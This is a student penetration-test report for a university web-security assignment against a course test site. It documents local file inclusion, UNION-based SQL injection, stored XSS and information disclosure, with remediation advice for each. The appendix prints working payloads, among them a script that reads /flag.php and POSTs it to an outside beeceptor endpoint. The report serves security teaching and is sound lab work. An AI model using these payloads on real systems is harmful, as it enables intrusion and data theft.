We Test Pens Incorporated

COMP90074 - Web Security Assignment 1

<< Jiaxuan Feng >>

<< 965867 >>

**PENETRATION TEST REPORT FOR**

**InHR - WEB APPLICATION**

**Report delivered: 03/04/2021**

# Executive Summary

This report is for vulnerabilities found in website <http://assignment-artemis.unimelb.life>. This website contains three pages: dashboard, user profile, and search. There are mainly four kinds of vulnerabilities: Local File Inclusion, SQL Injection, Cross-site Scripting, and Information Disclosure.

Local File Inclusion: There is a breakpoint in the website source code. Attackers can use this vulnerability to access files saved on the server.

SQL Injection: In search page, users can enquiry items they want, and there exists risk of SQL injection. If attackers input tricky strings and send the request to server, they can access the whole database, and modify or delete any data without permission.

Cross-site Scripting: In user profile page, there is a section called about me. In this section, users can input and submit anything to the server. The submit will be published by the server. However, there are not any methods are taken to avoid malicious input. If an attacker submits their own script and it is published by the server, this attacker can steal sensitive information and masquerade as other users.

Information Disclosure: When users visit this website, they can also view the source code. While in the source code, there exists a section containing sensitive information, and it can be read by users directly. An attacker can use the information to access unauthorised files.

Table of Contents

[Executive Summary 2](#_Toc67484242)

[Summary of Findings 4](#_Toc67484243)

[Detailed Findings 5](#_Toc67484244)

[Finding 1 - << Local File Inclusion >> 5](#_Toc67484245)

[**Description** 5](#_Toc67484246)

[**Proof of Concept** 5](#_Toc67484247)

[**Impact** 5](#_Toc67484248)

[**Recommendation** 5](#_Toc67484249)

[**References** 5](#_Toc67484250)

[Finding 2 - << SQL Injection >> 6](#_Toc67484251)

[**Description** 6](#_Toc67484252)

[**Proof of Concept** 6](#_Toc67484253)

[**Impact** 6](#_Toc67484254)

[**Recommendation** 6](#_Toc67484255)

[**References** 6](#_Toc67484256)

[Finding 3 - << Cross-Site Scripting >> 7](#_Toc67484257)

[**Description** 7](#_Toc67484258)

[**Proof of Concept** 7](#_Toc67484259)

[**Impact** 7](#_Toc67484260)

[**Recommendation** 7](#_Toc67484261)

[**References** 7](#_Toc67484262)

[Finding 4 - << Information Disclosure >> 8](#_Toc67484263)

[**Description** 8](#_Toc67484264)

[**Proof of Concept** 8](#_Toc67484265)

[**Impact** 8](#_Toc67484266)

[**Recommendation** 8](#_Toc67484267)

[**References** 8](#_Toc67484268)

[Appendix I - Additional Information 9](#_Toc67484269)

# Summary of Findings

A brief summary of all findings appears in the table below.

|  |  |
| --- | --- |
| **Reference** | **Vulnerability** |
| Finding 1 | Local File Inclusion: Attackers can find and access sober.php through “style.php?css\_file=” |
| Finding 2 | SQL Injection: In search page, attackers can access the whole database by multiple search request. |
| Finding 3 | Cross-Site Scripting: Attackers can post their XSS in user profile page. |
| Finding 4 | Information Disclosure: Sensitive information can be viewed in the webpage source code. |
|  |  |
|  |  |
|  |  |
|  |  |

# Detailed Findings

This section provides detailed descriptions of all the vulnerabilities identified.

## Finding 1 - << Local File Inclusion >>

|  |  |
| --- | --- |
| **Description** | LFI occurs when an application uses the path to a file as input. After login, we can view the source code and in the header section, find <link href="[/style.php?css\_file=custom.css](http://assignment-artemis.unimelb.life/style.php?css_file=custom.css)" rel="stylesheet">, so “style.php?css\_file=” can be used to retrieve local files. However, directly using “assignment-artemis.unimelb.life/style.php?css\_file=dashboard.php” does not work, but we can use php://filter. |
| **Proof of Concept** | Step1: After login, visit the URL <http://assignment-artemis.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=dashboard.php>.  Step2: Decode all the output, which is in base64 format, into UTF-8, then we can find sober.php in the new output.    Step3: Visit <http://assignment-artemis.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=sober.php>.  Step4: Decode the new base64 format output into UTF-8, and the flag is found. |
| **Impact** | **Due to this vulnerability, an attacker can access sensitive files from the web server, even they are not authorised. This will cause a leakage of information. If a user is allowed upload files, it will even cause remote code execution or XSS.** |
| **Recommendation** | To safely parse user-supplied filename, the website can maintain a whitelist of acceptable filenames and use a corresponding identifier (not actual name) to access the file. Any request containing an invalid identifier can then simply be rejected. |
| **References** | https://www.pivotpointsecurity.com/blog/file-inclusion-vulnerabilities/ |

## Finding 2 - << SQL Injection >>

|  |  |
| --- | --- |
| **Description** | For SQL injection, we need to query a database, and it can be done in “Search” page. Through multiple attempts, we can figure out version of the database, names of all tables, names of all columns step by step, and finally can retrieve all data in this database. |
| **Proof of Concept** | Step1: Login  Step2: Click “search” button on the left.  Step3: Search input “' union select null,null,null,version()#” to ensure there are four columns.(All input can be found in Appendix I Finding 2.)    Step4: Search input “' union select table\_name,+null,+null,+null from information\_schema.tables#” to find names of all tables. (The whole screenshot of tables can be found in Appendix I Finding 2.)    Step5: Search input “' union select column\_name,+null,+null,+null from information\_schema.columns where table\_name='Flag'#” to find the name of columns in table “Flag”.    Step6: Search input “' union select string,+null,+null,+null from Flag#” to find flag. |
| **Impact** | **An attacker could access the whole database, get or change all data saved before. An attacker can even add their own data into the database or delete existing data.** |
| **Recommendation** | Prepared statement (with parameterized queries) can help with this vulnerability. This method forces the developer to first define all the SQL code, and then pass in each parameter to the query later. This makes database can distinguish between code and data, regardless of what user input is supplied. |
| **References** | https://cheatsheetseries.owasp.org/cheatsheets/SQL\_Injection\_Prevention\_Cheat\_Sheet.html |

## Finding 3 - << Cross-Site Scripting >>

|  |  |
| --- | --- |
| **Description** | For stored cross-site scripting, an attacker needs to be able to post on the website, while it can be done in User profile page. After pasting the content of xss.txt in “about me” section, if click “preview profile”, it is still unauthorized to get flag.php, but if click “publish for approaval”, the message wil be sent and received by our endpoint. |
| **Proof of Concept** | Step1: Set beeceptor. My setting is https://jiaxuan.free.beeceptor.com  Step2: Login  Step3: Click “User Profile” button on the left.  Step4: Copy the content of XSS.txt and paste under “About Me”. (The content of XSS.txt and the screenshot of input can be found in Appendix I Finding 3.)  Step5: Click “PUBLISH PROFILE FOR APPROVAL”, and the flag is sent to the endpoint set before. |
| **Impact** | **An attacker can capture a user’s login credentials, masquerade as a victim user, to carry out any actions that the user is able to perform. An attacker could also access sensitive files without permission.** |
| **Recommendation** | The website should validate input as strictly as possible when it is received from users. Besides, the website should also encode data on output before user-controllable data is written to a page. |
| **References** | https://portswigger.net/web-security/cross-site-scripting/preventing |

## Finding 4 - << Information Disclosure >>

|  |  |
| --- | --- |
| **Description** | Information disclosure is when a website unintentionally reveals sensitive information to its users. For this website, when we view the source code, a comment section can be found, which begins with “// TODO: Fix up the background POST request. AJAX isn't working properly!”. In this section, there have been enough instructions for visiting retrieve.php. |
| **Proof of Concept** | Step1: Login and open Burp Suite.  Step2: Visit <http://assignment-artemis.unimelb.life/retrieve.php>, and find this request in Burp Suite.  Step3: Change the method of this request to “POST”. Add parameters mentioned in the comment section by Burp Suite (csrf, X-Auth as header parameters, auth and operation as body parameters. The value of “auth” need URL encode). The comment section and the final request screenshot can be found in appendix I Finding4.  Step4: Forward this changed request, and the flag is received. |
| **Impact** | **Due to this vulnerability, an attacker may access users’ data, sensitive business data, or technical details about the website. The impact is depending on the importance of leaked information.** |
| **Recommendation** | All developers need know what information is sensitive, audit any code for potential information disclosure as part of their QA or build processes. Try to use generic error messages. |
| **References** | https://portswigger.net/web-security/information-disclosure |

# Appendix I - Additional Information

## Finding 1. Local File Inclusion

1. For access dashboard.php:

<http://assignment-artemis.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=dashboard.php>

1. For access sober.php:

<http://assignment-artemis.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=sober.php>

## Finding 2. SQL Injection

1. Input for verifying the version of database:

' union select null,null,null,version()#

1. Input for getting names of all tables:

' union select table\_name,+null,+null,+null from information\_schema.tables#


1. Input for getting names of columns in table “Flag”:

' union select column\_name,+null,+null,+null from information\_schema.columns where table\_name='Flag'#

1. Input for flag:

' union select string,+null,+null,+null from Flag#

1. Screenshot of all table names.



## Finding 3. Cross-Site Scripting

1. Content of XSS.txt

<script>

var xhttp = new XMLHttpRequest();

xhttp.open("GET","/flag.php",false);

xhttp.send();


var x = new XMLHttpRequest();

x.open("POST","https://jiaxuan.free.beeceptor.com");

x.send(xhttp.responseText);


</script>

1. Screenshot of input



## Finding 4. Information Disclosure

1. Comment section in website source code:



1. Values of the four parameters:

csrf：testing 123321

X-Auth: custom-auth

auth: Z4!X%3Bgs%7B%5CQ6u%7BfqRnFABc%7BW%26%40%20%5D9(Ece~%2F%2F9-Uvp

operation: leak

1. Final request screenshot:

